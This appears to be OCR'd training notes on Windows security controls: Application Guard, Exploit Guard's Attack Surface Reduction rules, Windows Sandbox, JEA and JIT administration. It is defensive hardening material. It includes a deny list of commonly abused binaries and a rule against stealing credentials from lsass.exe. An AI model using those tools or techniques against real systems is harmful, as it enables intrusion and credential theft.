
Container Isolation in Microsoft Office and Edge

Container isolation means that even if the untrusted file / website turns out to be malicious, the host system is protected, as the presence of Virtual Machine provides hardware-level isolation between each container & it's host.




Reference : https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-application-guard/md-app-guard-overview

- For Microsoft Edge, with WDAG, one can whitelist the trusted domains, when an employee opens an untrusted domain via edge, it by default opens the website in an isolated Hyper-V environment.




- For Microsoft Office, with WDAG, prevents untrusted Word, PowerPoint and Excel files from accessing trusted resources. when an employee opens an untrusted file, it by-default opens the website in an isolated Hyper-V environment.



- Once, WDAG feature is enabled in a system, the container images are available in the following location:


`C:\ProgramData\Microsoft\HVSI`

- Once the Container is created, WDAG imposes following restrictions in the Virtual Environment :
  - User Mode Code Integration is enabled
  - MS Signed Binaries / Scripts are allowed
  - Common LOLBINS are explicitly denied
    - cmd.exe
    - wmic.exe
    - netsh.exe etc



- Let’s understand about the WDAG High-Level Architecture.

WDAG Architecture



[DEMO] WDAG in-Action

A.4 Microsoft Defender Exploit Guard [WDEG – ASR Feature]

- WDEG is a series of Host-Based Intrusion Prevention and Detection Capabilities present in latest Windows system (Windows 10 v1709).


- WDEG and it's 4 components are designed to lock down the device against a wide variety of common attack vectors by blocking them at various stages of Kill Chain.

- WDEG have 4 components :
  - Attack Surface Reduction (ASR) – Leverages Windows Defender Anti Virus (WDAV) to disrupt commonly abused attack primitives
  - Network Protection – Blocks threats establishing outbound connection to untrusted domains / Ips.
  - Controlled Folder Access – Blocks untrusted processes from accessing controlled / protected folders.
  - Exploit Protection – Applies system wide mitigation settings like DEP, ASLR, CFG etc

- Office and Email are one of the easy way to distribute malicious files. Few Examples : Office Macros and embedded scripts.

- As soon as the person identifies the file is from a trusted source, they might enable the embedded macros / scripts which gives full access to the machine

- WDEG – ASR Component, gather real-time insights from WDAV and blocks most common techniques employed by Threat Actors.



- ASR policies can be applied both in Audit mode and enforcement mode.

Ref : https://medium.com/palantir/assessing-the-effectiveness-of-a-new-security-data-source-windows-defender-exploit-guard-860b69db2ad2

- ASR uses rules mapped with GUIDs and can be enforced using PowerShell Windows Defender Package, SCCM, GPO, Local Group Policy, InTune.

Rule Name	GUID
Block Adobe Reader from creating child processes	7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
Block all Office applications from creating child processes	D4F940AB-401B-4EFC-AADC-AD5F3C50688A
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
….	…….

- Complete listing of Rule Name with GUIDs mapping can be found here.

- Check if the WDEG is implemented successfully or not, open **eventviewer,** successful event will show Event ID "**1121**" or "**1122**", depending how it is implemented (audit & enforcement actions, respectively):

[DEMO] WDEG in-Action

A.5 Windows SandBox

- Windows Sandbox is an isolated, temporary, desktop environment, in which we can run untrusted software without impacting host environment.


- After Windows Sandbox session is terminated, all the software / applications with its files and state are permanently deleted.

- Windows SandBox have following properties :
  - Part of Windows
  - Clean & Fresh – Everytime Fresh Windows Installed in the SandBox environment
  - Disposable - Nothing persists on the environment , after the application is closed
  - Isolation – Isolate host environment with virtual environment
  - Efficient

- Enabled from Windows Features, required Virtualization to be enabled (BIOS, Virtualization Technology)

- SandBox environment can be configured via “**.wsb”** files.

- Following aspects can be controlled via SandBox configurations files :
  - Enable / Disable vGPU (Virtualized GPU)
  - Enable / Disable Networking
  - Shared Folders from the host with Read / Write permissions
  - Startup script (Logon script for SandBox)



[DEMO] Windows SandBox

1.4.2 Directory Level Security Controls


A. Just Enough Administration (JEA)

- Provides a generic role / Identity based access control solution that uses PowerShell Remoting
- Not application specific, Role Based Access Control (RBAC) functionality to anything that can be managed through PowerShell
- It provides Just Enough Privileges to manage and perform task as an high-privileged user without providing Full Control
- Basically, it provides a way for administrators to delegate certain admin tasks to non-administrator using PowerShell
- For Example, Restart-Service PowerShell command should only be allowed as DNS Admins to restart DNS Servers, not any other services on a system.
- Works well with PowerShell Version 5 & above versions on Windows 10 & Windows Server 16, machines with Management Framework Updates.

- JEA can be used to :
  - Reduce Administrators on the system
  - Restrict / Limit the capability of users
  - Read and Understand the user behaviour by analysing the transcripts, logs etc.

- JEA follows, Least Privilege principle as it enables administrators to remove widely privileged local / domain administrator.


- High-Level insight of implementation of JEA :



B. Just In Time Administration (JIT)

- Instead of granting always-on access to users, through JIT an administrator can give access to a specific resource for a specific timeframe.

- Through Just In Time Administration, organizations give users / service accounts granular elevated privileged access to an application / server in order to perform a necessary task.

